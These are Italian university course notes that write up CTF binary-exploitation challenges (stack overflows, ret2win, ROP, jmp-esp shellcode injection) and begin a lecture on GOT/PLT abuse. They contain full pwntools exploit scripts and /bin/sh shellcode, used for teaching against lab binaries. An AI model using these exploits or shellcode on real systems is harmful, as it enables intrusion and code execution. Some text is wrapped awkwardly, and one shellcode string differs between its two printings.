[*] Stopped process './pwn1' (pid 106)
gabriel@LAPTOP-B2M6ISQ9:/mnt/c/Users/roves/OneDrive/Desktop/UniPD/Cybersecurity/2022-2023/Challenges/Pwning - Lessons 14,15,16,17/15 - Shellcode/15Challenges/Challenges/1_enc_pwn1$ python3 solution.py
[+] Starting local process './pwn1': pid 110
[*] Switching to interactive mode
Tell me your name: Hello, aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\xad\x84\x04
$ cat flag.txt
encryptCTF{Buff3R_0v3rfl0W5_4r3_345Y}
```

Viceversa, se usi erroneamente *recvall* o *recv* il programma non termina; questo perché non dà stringhe in output, ma semplicemente chiamiamo la funzione *shell* e ci apriamo la flag con comando classico da cli.

2) Hi: Testo, Aiuti e Soluzione

Viene dato un file binario senza estensione, un file C (entrambi omonimi all'esercizio), un Makefile, un file Python *template.py* e un file binario chiamato *core* senza estensione.

Aiuti:
1) Our goal is to capture the flag, which is given
on line 12, inside the function print_flag.

Since in the 'main' execution flow there is no call to
that specific function, we need to manipulate the main's execution.

What are the weak points of this program?
You need to focus on line 17 (msg array definition)
and line 21 (user-application interaction).

2) We know that an overhead of 18 bytes can be inserted
in line 21.

We should try to control the flow of the program's execution,
e.g., by replacing the returning address of the main function
in line 25 with the address of print_flag.

There are several ways to get the address of print_flag,
for example, by using a python library:

```
--------------------------------------
#   pip2 install pwntools
from pwn import *

#this function allows us to interact with the application
# and to retrieve useful information
elf = ELF('./hi')

#print the addresses
print 'main address:\t', hex(elf.symbols['main'])
print 'print_flag address:\t', hex(elf.symbols['print_flag'])
------------------------------------------------------
```

or with the following bash command:
  objdump -d hi

Scritto da Gabriel

p.s. : to execute this program, you need to be
in the same folder of the executable program 'hi'.

3) pwntools is the perfect library for not losing time.

What we can do is to send lines and see the response of
the program.

for example, give the following code,

```
p = process('./hi')
msg = 'a' * 10 + str(p64(elf.symbols['print_flag']))
p.sendline(msg)
print p.recvall()
```

we can create a message that contains 'aaaaaaaaaa' plus
the target address.
To conclude the exercise, you need to understand the
right amount of bytes required for filling the buffer and
overwrite the register that contains the returning address (%rip).

Il contenuto del file Python *template.py* è il seguente:

```
from pwn import *
elf = ELF("./hi")

print "This binary has many symbols:"
print elf.symbols

p = process("./hi")
p.sendline("Andrea")

print p.recvall()
```

<u>Soluzione</u>

Un'esecuzione del programma dà un semplice saluto:

```
gabriel@LAPTOP-B2M6ISQ9:/mnt/c/Us
ity/2022-2023/Challenges/Pwning -
enges/Challenges/2_hi$ ./hi
Enter your name: gabriel
Hello Mr. gabriel
```

Esaminiamo il programma e le sue chiamate complessive (es. *objdump -d hi*) e vediamo subito che dal main abbiamo due chiamate a *fflush* e *fgets*, unici due possibili punti di ingresso del programma (cioè, dove si ha un input o si prende un file qualunque):

```
000000000040064a <main>:
  40064a:       55                      push   %rbp
  40064b:       48 89 e5                mov    %rsp,%rbp
  40064e:       48 83 ec 20             sub    $0x20,%rsp
  400652:       48 8d 3d 2b 01 00 00    lea    0x12b(%rip),%rdi        # 400
784 <_IO_stdin_used+0x44>
  400659:       b8 00 00 00 00          mov    $0x0,%eax
  40065e:       e8 bd fe ff ff          call   400520 <printf@plt>
  400663:       48 8b 05 e6 09 20 00    mov    0x2009e6(%rip),%rax        #
601050 <stdout@GLIBC_2.2.5>
  40066a:       48 89 c7                mov    %rax,%rdi
  40066d:       e8 ce fe ff ff          call   400540 <fflush@plt>
  400672:       48 8b 15 e7 09 20 00    mov    0x2009e7(%rip),%rdx        #
601060 <stdin@GLIBC_2.2.5>
  400679:       48 8d 45 e0             lea    -0x20(%rbp),%rax
  40067d:       be 32 00 00 00          mov    $0x32,%esi
  400682:       48 89 c7                mov    %rax,%rdi
  400685:       e8 a6 fe ff ff          call   400530 <fgets@plt>
  40068a:       48 8d 45 e0             lea    -0x20(%rbp),%rax
  40068e:       48 89 c6                mov    %rax,%rsi
  400691:       48 8d 3d fe 00 00 00    lea    0xfe(%rip),%rdi        # 4007
96 <_IO_stdin_used+0x56>
  400698:       b8 00 00 00 00          mov    $0x0,%eax
  40069d:       e8 7e fe ff ff          call   400520 <printf@plt>
  4006a2:       48 8b 05 a7 09 20 00    mov    0x2009a7(%rip),%rax        #
601050 <stdout@GLIBC_2.2.5>
  4006a9:       48 89 c7                mov    %rax,%rdi
  4006ac:       e8 8f fe ff ff          call   400540 <fflush@plt>
  4006b1:       b8 00 00 00 00          mov    $0x0,%eax
  4006b6:       c9                      leave
  4006b7:       c3                      ret
  4006b8:       0f 1f 84 00 00 00 00    nopl   0x0(%rax,%rax,1)
  4006bf:       00
```

Notiamo anche la chiamata alla funzione *print_flag*, direi di nostro interesse:

```
0000000000400637 <print_flag>:
  400637:       55                      push   %rbp
  400638:       48 89 e5                mov    %rsp,%rbp
  40063b:       48 8d 3d 06 01 00 00    lea    0x106(%rip),%rdi        # 400
748 <_IO_stdin_used+0x8>
  400642:       e8 c9 fe ff ff          call   400510 <puts@plt>
  400647:       90                      nop
  400648:       5d                      pop    %rbp
  400649:       c3                      ret
```

Esaminando anche il codice del file *hi.c*:

```c
#include <stdio.h>
#include <string.h>

void print_flag()
{
        puts("Hey, how did you get here?! BTW, flag: ccit{hi_i_am_a_flag}");
}

int main()
{
    char msg[32];

    printf("Enter your name: ");
    fflush(stdout);
    fgets(msg, 0x32, stdin);

    printf("Hello Mr. %s\n", msg);
    fflush(stdout);
    return 0;
}
```

Si vede bene cosa dobbiamo fare e dove dovremmo saltare.
Concentriamo sull'istruzione *fgets(msg, 0x32, stdin);*

La variabile *msg* è definita come un array di 32 caratteri, richiedendo quindi una quantità di memoria pari a 32 byte. La seconda domanda è: "c'è qualche vulnerabilità che possiamo sfruttare?". La risposta è sì. La

vulnerabilità che possiamo sfruttare in questo esercizio è nella funzione *fgets*, che copia i primi *byte 0x32* dell'input fornito su *stdin* in *msg.*

Tuttavia, *0x32* è un valore esadecimale, che corrisponde a *50*, il che significa che possiamo fornire fino a 50 byte sullo *stdin.* Tuttavia, solo i primi 32 byte riempiranno *msg*, mentre i restanti 18 byte possono essere utilizzati per corrompere la memoria.
Controlliamo i livelli di sicurezza del programma con "*checksec --file=./hi*" oppure con *checksec hi*:

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

La maggior parte sono disabilitati (ad esempio, canary), il che significa che possiamo sovrascrivere la memoria e raggiungere l'indirizzo di ritorno della funzione *main* (tuttavia, lo stack non è eseguibile) Il nostro obiettivo è chiamare la funzione *print_flag*, che contiene la flag effettiva.

Ora, dobbiamo "indovinare" la distanza tra *msg* e l'indirizzo di ritorno per inserire l'input corretto e prendere il controllo del flusso. Proviamo a disegnare lo stack:

indirizzo di ritorno (8 byte)
puntatore di base (8 byte)
msg (32 byte)

Ricorda che l'allocazione dello stack frame va da indirizzi più alti a indirizzi più bassi (ad esempio, indirizzo di ritorno → puntatore di base → msg), mentre la scrittura della memoria segue l'ordine opposto (ad esempio, msg → puntatore di base → indirizzo di ritorno). Il nostro obiettivo è quindi quello di sovrascrivere l'indirizzo di ritorno con l'indirizzo della funzione *print_flag*, che a questo punto ci è sconosciuta.

Notiamo però che il limite di caratteri fornito non è corretto; basterebbe sovrascrivere la memoria con un numero di byte tale da sorpassare lo stack pointer e il base pointer.
L'input che dobbiamo inviare dovrebbe avere la seguente struttura:
[junk] + [print_flag_address] → [32+8 byte] + [8 byte]

Come prima, proviamo a creare un pattern più grande del buffer e vedere cosa succede. Creando per esempio un pattern di 100 caratteri ed eseguendolo: *pattern create 100 pat100 - run < pat100 – pattern_search*

```
gdb-peda$ pattern_search
Registers contain pattern buffer:
RBP+0 found at offset: 32
Registers point to pattern buffer:
[RSP] --> offset 40 - size ~9
Pattern buffer found at:
0x006022aa : offset    0 - size   49 ([heap])
0x006026b0 : offset    0 - size  100 ([heap])
0x00007fffffffddb0 : offset    0 - size   49 ($sp + -0x28 [-10 dwords])
0x00007fffffffe16e : offset 31577 - size    5 ($sp + 0x396 [229 dwords])
0x00007fffffffe1c0 : offset 36108 - size    4 ($sp + 0x3e8 [250 dwords])
0x00007fffffffe295 : offset 31577 - size    5 ($sp + 0x4bd [303 dwords])
0x00007fffffffe2e7 : offset 36108 - size    4 ($sp + 0x50f [323 dwords])
0x00007fffffffed82 : offset 31577 - size    5 ($sp + 0xfaa [1002 dwords])
0x00007fffffffedb9 : offset 31577 - size    5 ($sp + 0xfe1 [1016 dwords])
0x00007fffffffee13 : offset 31577 - size    5 ($sp + 0x103b [1038 dwords])
0x00007fffffffeed5 : offset 31577 - size    5 ($sp + 0x10fd [1087 dwords])
0x00007fffffffef27 : offset 36108 - size    4 ($sp + 0x114f [1107 dwords])
0x00007fffffffef66 : offset 31577 - size    5 ($sp + 0x118e [1123 dwords])
0x00007fffffffefb8 : offset 36108 - size    4 ($sp + 0x11e0 [1144 dwords])
References to pattern buffer found at:
0x00007ffff7fa5ab8 : 0x006026b0 (/usr/lib/x86_64-linux-gnu/libc.so.6)
0x00007ffff7fa5ac0 : 0x006026b0 (/usr/lib/x86_64-linux-gnu/libc.so.6)
0x00007ffff7fa5ac8 : 0x006026b0 (/usr/lib/x86_64-linux-gnu/libc.so.6)
0x00007ffff7fa5ad0 : 0x006026b0 (/usr/lib/x86_64-linux-gnu/libc.so.6)
0x00007ffff7fa5ad8 : 0x006026b0 (/usr/lib/x86_64-linux-gnu/libc.so.6)
0x00007fffffffdd18 : 0x006026b0 ($sp + -0xc0 [-48 dwords])
0x00007fffffffd3c0 : 0x00007fffffffddb0 ($sp + -0xa18 [-646 dwords])
0x00007fffffffd3e0 : 0x00007fffffffddb0 ($sp + -0x9f8 [-638 dwords])
0x00007fffffffd778 : 0x00007fffffffddb0 ($sp + -0x660 [-408 dwords])
0x00007fffffffd880 : 0x00007fffffffddb0 ($sp + -0x558 [-342 dwords])
0x00007fffffffdb88 : 0x00007fffffffddb0 ($sp + -0x250 [-148 dwords])
0x00007fffffffdcd8 : 0x00007fffffffddb0 ($sp + -0x100 [-64 dwords])
0x00007fffffffdcf8 : 0x00007fffffffddb0 ($sp + -0xe0 [-56 dwords])
0x00007fffffffdd28 : 0x00007fffffffddb0 ($sp + -0xb0 [-44 dwords])
0x00007fffffffdd58 : 0x00007fffffffddb0 ($sp + -0x80 [-32 dwords])
```

Si noti che effettivamente RBP considera 32+8 byte di offset ed è possibile utilizzare nuovamente pwntools per risolvere, in maniera simile a prima, saltando all'indirizzo della funzione print_flag:

```
from pwn import *
proc = ELF('./hi') # Load the binary
target_address=p64(proc.symbols['print_flag']) # Get the address of the print_flag function
garbage=b'A'*40 # Fill the buffer with garbage
msgin = garbage + target_address # Create the payload
p = process('./hi') # Start the process
p.sendline(msgin) # Send the payload
msgout = p.recvall() # Receive the output
print(msgout) # Print the output
```

In esecuzione, come si vede, ritorna la flag correttamente:

```
2_hi$ python3 solution.py
[*] '/home/ubuntu/Downloads/Telegram Desktop/15Challenges/Challenges/2_h
i/hi'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Starting local process './hi': pid 16436
[+] Receiving all data: Done (131B)
[*] Process './hi' stopped with exit code -11 (SIGSEGV) (pid 16436)
b'Enter your name: Hello Mr. AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA7\x
06@\nHey, how did you get here?! BTW, flag: ccit{hi_i_am_a_flag}\n'
```

Soluzione alternativa → Sfruttare un ROP gadget ad EBP con 40 byte

```
from pwn import *
io = ELF('./hi')
p = process('./hi')
gadget = p64(0x0000000000400632)
print_flag = p64(io.symbols['print_flag'])
payload = b"A"*40
payload += print_flag
payload += gadget
p.sendline(payload)
p.interactive()
```

```
[*] Switching to interactive mode
Enter your name: Hello Mr. AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Hey, how did you get here?! BTW, flag: ccit{hi_i_am_a_flag}
[*] Got EOF while reading in interactive
```

3) Handly Shellcode: Testo, Aiuti e Soluzione

Testo

Proveniente da un file markdown readme quanto segue:

 # handly-shellcode - 50pt

Challenge
> This program executes any shellcode that you give it. Can you spawn a shell and use that to read the flag.txt? You can find the program in /problems/handy-shellcode_4_037bd47611d842b565cfa1f378bfd8d9 on the shell server.

Hints
> You might be able to find some good shellcode online.

Scritto da Gabriel

Solution
We have a program that asks us a shellcode.
If we provide to it a working shellcode, it will perform this shellcode.

Executing the exploit
We can get a working shellcode in http://shell-storm.org/shellcode/.
You can use exploit.py that contains a shellcode and sends it to the program

Ci vengono dati due file chiamati *vuln*, uno binario senza estensione e un file C, il quale contiene il seguente codice:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>

#define BUFSIZE 148
#define FLAGSIZE 128

void vuln(char *buf){
  gets(buf);
  puts(buf);
}

int main(int argc, char **argv){

  setvbuf(stdout, NULL, _IONBF, 0);
   // Set the gid to the effective gid
  // this prevents /bin/sh from dropping the privileges
  gid_t gid = getegid();
  setresgid(gid, gid, gid);
  char buf[BUFSIZE];
  puts("Enter your shellcode:");
  vuln(buf);
  puts("Thanks! Executing now...");
  ((void (*)())buf)();

  puts("Finishing Executing Shellcode. Exiting now...");

  return 0;
}
```

Aiuti:

1) You need to find a proper input that allow you to open a shell in the terminal.
Authors suggested a website, so first find a proper file according to your architecture.
There is a huge list with tons of possibilities. For example, you can search with 'bash' and 'execve'.

2) You might notice some issues with the manual insertion of the string.
What we suggest is to use pwntools as follows:

```
from pwn import *
```

p = process('./vuln')
msg = 'here put your message'
p.sendline(msg)
p.interactive()

At this point you should be able to execute bash commands.

Soluzione

In questa sfida vogliamo eseguire un attacco shellcode, quindi iniettare del codice per aprire la shell sfruttando gli opcode presenti nel disassembler della funzione attualmente in uso; queste però non possono contenere 0, altrimenti interpretati come caratteri nulli (per ovviare a questo problema si usano gli XOR tra registri di solito). Di più al link:
https://www.sentinelone.com/blog/malicious-input-how-hackers-use-shellcode/

In http://shell-storm.org/shellcode/ , come suggerito, è possibile trovare ciò che serve.

Letteralmente, basta eseguire un *curl* ad una delle varie opzioni presenti sulla pagine e prendere uno shellcode qualsiasi, ad esempio con:
curl https://shell-storm.org/shellcode/files/shellcode-904.html

```
char *SC =      "\x01\x30\x8f\xe2"
                "\x13\xff\x2f\xe1"
                "\x78\x46\x0e\x30"
                "\x01\x90\x49\x1a"
                "\x92\x1a\x08\x27"
                "\xc2\x51\x03\x37"
                "\x01\xdf\x2f\x62"
                "\x69\x6e\x2f\x2f"
                "\x73\x68";

int main(void)
{
    char payload[34];

    memcpy(payload, SC, 34);

    fprintf(stdout, "Length: %d\n", strlen(SC));
```

Altro modo: GDB Peda Shellcode

- Eseguire gdb peda → *gdb vuln*
- A questo punto, usare il comando *shellcode*. Esso ha una serie di parametri e si usa il comando *generate* per crearli (basta dare ad esempio *shellcode generate x86/linux exec* come si vede qui sotto per generare uno shellcode), utilizzabile poi nello script Python risolutivo usando *pwntools*.

```
gdb-peda$ shellcode generate
Available shellcodes:
    x86/linux exec
    x86/linux bindport
    x86/linux connect
    x86/bsd exec
    x86/bsd bindport
    x86/bsd connect

gdb-peda$ shellcode generate x86/linux exec
# x86/linux/exec: 24 bytes
shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x31"
    "\xc9\x89\xca\x6a\x0b\x58\xcd\x80"
)
gdb-peda$
```

```
from pwn import *
shellcode =
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc9\x89\xca\x6a\x0b\x58\xcd\x80"
p = process("./vuln")
p.sendline(shellcode)
p.interactive()
```

Scritto da Gabriel

Non si richiede una flag sembra; basta solo eseguire correttamente un attacco *shellcode* e tutto funziona.

```
ubuntu@ubuntu-2204:~/Downloads/Telegram Desktop/15Challenges/Challenges/
3_handly-shellcode$ python3 exploit.py
[!] Could not find executable 'vuln' in $PATH, using './vuln' instead
[+] Starting local process './vuln': pid 18642
/home/ubuntu/Downloads/Telegram Desktop/15Challenges/Challenges/3_handly
-shellcode/exploit.py:4: BytesWarning: Text is not bytes; assuming ISO-8
859-1, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendline(shellcode)
[*] Switching to interactive mode
Enter your shellcode:
1\xc0Ph//shh/bin\x89\xe31
Thanks! Executing now...
[*] Got EOF while reading in interactive
```

<u>Altro modo: Pwntools</u>

Similmente, possiamo usare lo strumento *shellcraft*, già presente all'interno della libreria *pwntools*.

```
from pwn import *
context.binary = "./vuln"
p = process()
p.sendline(asm(shellcraft.sh()))
p.interactive()
```

```
ubuntu@ubuntu-2204:~/Downloads/Telegram Desktop/15Challenges/Chall
3_handly-shellcode$ python3 solution.py
[*] '/home/ubuntu/Downloads/Telegram Desktop/15Challenges/Challeng
andly-shellcode/vuln'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
[+] Starting local process '/home/ubuntu/Downloads/Telegram Deskto
allenges/Challenges/3_handly-shellcode/vuln': pid 18184
[*] Switching to interactive mode
Enter your shellcode:
jhh///sh/bin\x89\xe3h\x814$ri1\xc9Qj\x04\xe1Q\x89\xe11\xd2j\x0b
Thanks! Executing now...
```

Altro buon riferimento per creare shellcode basato sugli opcode del programma:
https://www.exploit-db.com/docs/english/21013-shellcoding-in-linux.pdf

4) Enc Pwn 2: Testo, Aiuti e Soluzione

Vengono dati due file "pwn2", nello specifico un file C e un file binario senza estensione. Similmente, il testo del problema e il file txt che contiene la flag.

<u>Testo</u>

I made a simple shell which allows me to run some specific commands on my server can you test it for bugs?

Il contenuto del file C è quanto segue:

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>

void run_command_ls() {
        system("ls");
}
```

```
void lol() {
        __asm__("jmp %esp");
}

int main(){
        char buffer[32];
        setvbuf(stdout, NULL,_IONBF,0);
        printf("$ ");
        gets(buffer);
        if(strcmp(buffer,"ls")==0) {
                run_command_ls();
        } else {
                printf("bash: command not found: %s\n",buffer);
        }
        printf("Bye!\n");
        return 0;
}
```

Aiuti:
1) STEP 1: Problem definition

this program executes some bash functions. the user inserts a message (the command) and if the command is contained in a list of 'executable' commands, it executes it.

From the if-else block defined in the main, we can notice that the only command allowed is ls.

As usual, we need to define a possible entry point, which is the 'gets' defined on line 17. This fills the variable buffer (line 14) of 32 bytes. what can we do next? the target is to execute denied commands such as 'cat flag.txt'

what is the function 'lol'? (line 9) it contains __asm__, which allows us to include and execute assembly instructions. In this case, it jumps to the address contained in %esp (so the program is using the x32 architecture) ESP is the stack pointer
2) STEP 2: ROP definition

ok, we want to control the flow to load a shell.
we need to analyze in deep our target function, which is 'lol'.

```
 gdb-peda$ disas lol
    Dump of assembler code for function lol:
    0x08048541 <+0>:   push   ebp
    0x08048542 <+1>:   mov    ebp,esp
    0x08048544 <+3>:   jmp    esp
    0x08048546 <+5>:   pop    ebp
    0x08048547 <+6>:   ret
 End of assembler dump.
```

what we are doing is loading ebp to the esp (from stack base pointer to stack pointer).
we thus need to place our shell code to ebp.
We need now to define a message like:
(?) buffer overflow bytes
(4) overwrite the return address and place the
 'lol' address instead

Scritto da Gabriel

(4) place our bashcode inside

Soluzione

Dobbiamo rispondere alle seguenti domande:

1. Qual è l'obiettivo dell'esercizio?
2. Qual è il punto di ingresso che ci permette di raggiungere il nostro obiettivo?

Questo programma esegue alcune funzioni bash e, se l'utente inserisce un comando contenuto nell'elenco dei comandi 'eseguibili', questo verrà eseguito. Dal blocco *if-else* definito nel *main*, possiamo notare che l'unico comando che è consentito è ls, definito sulla funzione:

```
void run_command_ls() {
system("ls");
}
```

Ma possiamo anche notare la funzione *lol*, che ci consente di eseguire ciò che è sullo stack (la funzione *asm* esegue istruzioni macchina, in particolare saltando all'indirizzo di ESP, stack pointer a 32 bit):

```
void lol() {
        __asm__("jmp %esp");
}
```

Si vede quindi che ci interessa eseguire un buffer overflow e far saltare l'esecuzione direttamente verso la funzione *lol*, facendo in modo di sovrascrivere l'indirizzo di ritorno nel modo corretto.
Il nostro obiettivo è avere pieno accesso ai comandi bash e la vulnerabilità che possiamo sfruttare è fornita da un buffer di 32 byte. Qui possiamo fare un *attacco shellcode*, sfruttando l'assembly della funzione a cui saltare.

L'utilizzo della shellcode non è casuale; sfruttando quella giusta e iniettando il payload per eseguire un buffer overflow, possiamo usare il codice sulla base di quello presente per aprirci una shell.

Troviamo l'offset utile tale da capire dove far saltare l'indirizzo di ritorno, usando il solito *pattern*, con la regola che sia più grande di 32, ad esempio 100, che ci darà il seguente trace:

```
EBP+0 found at offset: 40
EIP+0 found at offset: 44
Registers point to pattern buffer:
[ESP] --> offset 48 - size ~52
Pattern buffer found at:
0x0804b1a0 : offset    0 - size  100 ([heap])
0xffffb015 : offset    0 - size  100 ($sp + -0x206b [-2075 dwords])
0xffffd050 : offset    0 - size  100 ($sp + -0x30 [-12 dwords])
References to pattern buffer found at:
0xf7fa2624 : 0x0804b1a0 (/usr/lib/i386-linux-gnu/libc.so.6)
0xf7fa2628 : 0x0804b1a0 (/usr/lib/i386-linux-gnu/libc.so.6)
0xf7fa262c : 0x0804b1a0 (/usr/lib/i386-linux-gnu/libc.so.6)
0xf7fa2630 : 0x0804b1a0 (/usr/lib/i386-linux-gnu/libc.so.6)
0xf7fa2634 : 0x0804b1a0 (/usr/lib/i386-linux-gnu/libc.so.6)
0xf7fa2638 : 0x0804b1a0 (/usr/lib/i386-linux-gnu/libc.so.6)
0xf7fa263c : 0x0804b1a0 (/usr/lib/i386-linux-gnu/libc.so.6)
0xffffcee8 : 0x0804b1a0 ($sp + -0x198 [-102 dwords])
0xffffa9d0 : 0xffffb015 ($sp + -0x26b0 [-2476 dwords])
0xffffa9d4 : 0xffffd050 ($sp + -0x26ac [-2475 dwords])
0xffffd044 : 0xffffd050 ($sp + -0x3c [-15 dwords])
```

Ricaviamo che l'offset a EIP è pari a 44, ma anche ad EBP di 40 byte (32+8); possiamo notare infatti guardando il suo codice che si tratta di una funzione in cui possiamo iniettare codice con un ROP gadget (vedasi lezione dopo); si nota "pop ebp", "ret"

Possiamo avere le informazioni sull'indirizzo di ritorno (usando come prima i primi 8 caratteri della stringa sullo stack, in questo caso "*bAA1AAGA*". Dove si trova questa informazione? Da qui:

```
enges/Challenges/4_enc_pwn2/pwn2")
EDI: 0xf7ffcb80 --> 0x0
EBP: 0x41304141 ('AA0A')
ESP: 0xffffd080 ("bAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
EIP: 0x41414641 ('AFAA')
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overf
)
[-----------------------------------code-----------------------------------
Invalid $PC address: 0x41414641
[----------------------------------stack-----------------------------------
0000| 0xffffd080 ("bAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0004| 0xffffd084 ("AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0008| 0xffffd088 ("AcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0012| 0xffffd08c ("2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0016| 0xffffd090 ("AAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0020| 0xffffd094 ("A3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0024| 0xffffd098 ("IAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0028| 0xffffd09c ("AA4AAJAAfAA5AAKAAgAA6AAL")
[--------------------------------------------------------------------------
Legend: code, data, rodata, value
```

Eseguendo *pattern_search bAA1AAGA* si ottiene quanto visto prima; l'offset utile da sfruttare. Vediamo, comunque, anche dalle librerie caricate sopra, quale architettura poter sfruttare per poter creare uno shellcode utile. Questo non viene creato a caso; una volta capito l'offset, abbiamo bisogno di usare come payload uno shellcode sulla base delle istruzioni macchina presenti. Essendo il bit NX disabilitato, allora, possiamo tranquillamente iniettare una shellcode.

Ora possiamo cercare un shellcode "decente" (corretto) per questa architettura (come mostrato sopra, basta selezionare la propria architettura, es. *x86 linux exec* sul comando *shellcode generate*). Ad esempio, su http://shell-storm.org/shellcode/ puoi trovare il seguente (questa da: https://shell-storm.org/shellcode/files/shellcode-399.html per chiamare "execve-bin"):

\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x68\ x2f\x2f\x62\x69\x89\x89\xd1\xcd\x80

Da quello che abbiamo visto usando il pattern, possiamo sostituire l'indirizzo di ritorno con l'indirizzo della funzione *lol* e iniettare lo shellcode subito dopo, poiché andrà nello stack e la funzione *lol* lo eseguirà. Questo permette di iniettare una shellcode partendo dal base pointer sullo stack e mettendolo sullo stack pointer generico. Idea possibile di esecuzione: https://ctf.samsongama.com/ctf/binary/picoctf19-handy_shellcode.html

```
from pwn import *
eleven = ELF('./pwn2')
offset = 44
junk = b'A' * offset # 44 bytes of junk
shellcode =
b"\x6a\x31\x58\x99\xcd\x80\x89\xc3\x89\xc1\x6a\x46\x58\xcd\x80\xb0\x0b\x52\x68\x6e\x2f\x73\x68\x6
8\x2f\x2f\x62\x69\x89\xe3\x89\xd1\xcd\x80"
target_address = p32(eleven.symbols['lol']) # address of win function
p = process('./pwn2')
msgin = junk + target_address + shellcode
p.sendline(msgin)
p.interactive()
```

La funzione *lol()* viene eseguita quando la prima parte dell' "epilogo" della funzione main() è già stato eseguito (infatti l'istruzione return ne è l'ultima), e quindi nel momento in cui l' EIP contiene l'indirizzo di "lol" l'ESP punta al primo byte dello shellcode aggiunto nello stack dopo tutto il resto, che prima era stato liberato da ogni traccia del main (variabili locali, vecchi EIP e EBP).

Flag → **encryptCTF{N!c3_j0b_jump3R}**

Scritto da Gabriel


Lezione 16: PLT (Procedure Linkage Table) & GOT (Global Offset Table) – Pier Paolo Tricomi

Con alcune vulnerabilità, si ha la possibilità di scrivere dati arbitrari a indirizzi di memoria (quasi) arbitrari (ad esempio, accessi ad array out of bounds). Un modo per sfruttare questo aspetto è *abusare del funzionamento interno del linking dinamico dei file ELF.*
Il principio di questo è sfruttare la vulnerabilità di librerie caricate dinamicamente; in particolare quando questo avviene, siamo interessati a caricare un processo nostro.

La Global Offset Table, o GOT, è una sezione della memoria di un programma informatico (eseguibili e librerie condivise) utilizzata per consentire l'esecuzione corretta del codice del programma compilato come file ELF, indipendentemente dall'indirizzo di memoria in cui il codice o i dati del programma vengono caricati in fase di esecuzione. Le importazioni del programma sono dati dalla GOT, quindi si ritrovano i metodi o librerie esterne qualora effettivamente servano. Questa sezione è salvata all'interno di *.got*.

ELF utilizza la Procedure Linkage Table delle procedure per fornire l'indirezione; infatti, le funzioni caricano dei dati da *.got.plt* contenente un array di dati per il caricamento dinamico di librerie/funzioni (es. quando una funzione viene caricata, si scrive il tutto su *got.plt* (sia per l'*eager binding-binding immediato* che per il *lazy binding*, quest'ultimo per risparmiare memoria.
Link molto utile per capirlo bene: https://maskray.me/blog/2021-09-19-all-about-procedure-linkage-table

Grazie al linking dinamico, il programma saprà dove si trovano le funzioni, grazie al collegamento del binario eseguibile a tempo di esecuzione. In un programma, saranno nelle parti *.got* e *.got.plt*, presenti ad ogni disassemblaggio di un file/ELF.



In IDA, usato in questo caso per il debug, si ha un certo offset per una funzione chiamata, per esempio come segue per la funzione di scrittura, che salta nella GOT. La vulnerabilità che sfruttiamo è chiamare una funzione nostra basata sul caricamento della GOT (es. ogni volta che chiamiamo *write*, chiamerà la funzione nostra).

```
got.plt:0000000000202000 ; Segment alignment 'qword' can not be represented in assembly
got.plt:0000000000202000 _got_plt        segment para public 'DATA' use64
got.plt:0000000000202000                 assume cs:_got_plt
got.plt:0000000000202000                 ;org 202000h
got.plt:0000000000202000 _GLOBAL_OFFSET_TABLE_ dq offset _DYNAMIC
got.plt:0000000000202008 qword_202008    dq 0                    ; DATA XREF: sub_8A0r
got.plt:0000000000202010 qword_202010    dq 0                    ; DATA XREF: sub_8A0+6
got.plt:0000000000202018 off_202018      dq offset recv          ; DATA XREF: _recvr
got.plt:0000000000202020 off_202020      dq offset _Z10uuid_parsePKcPh
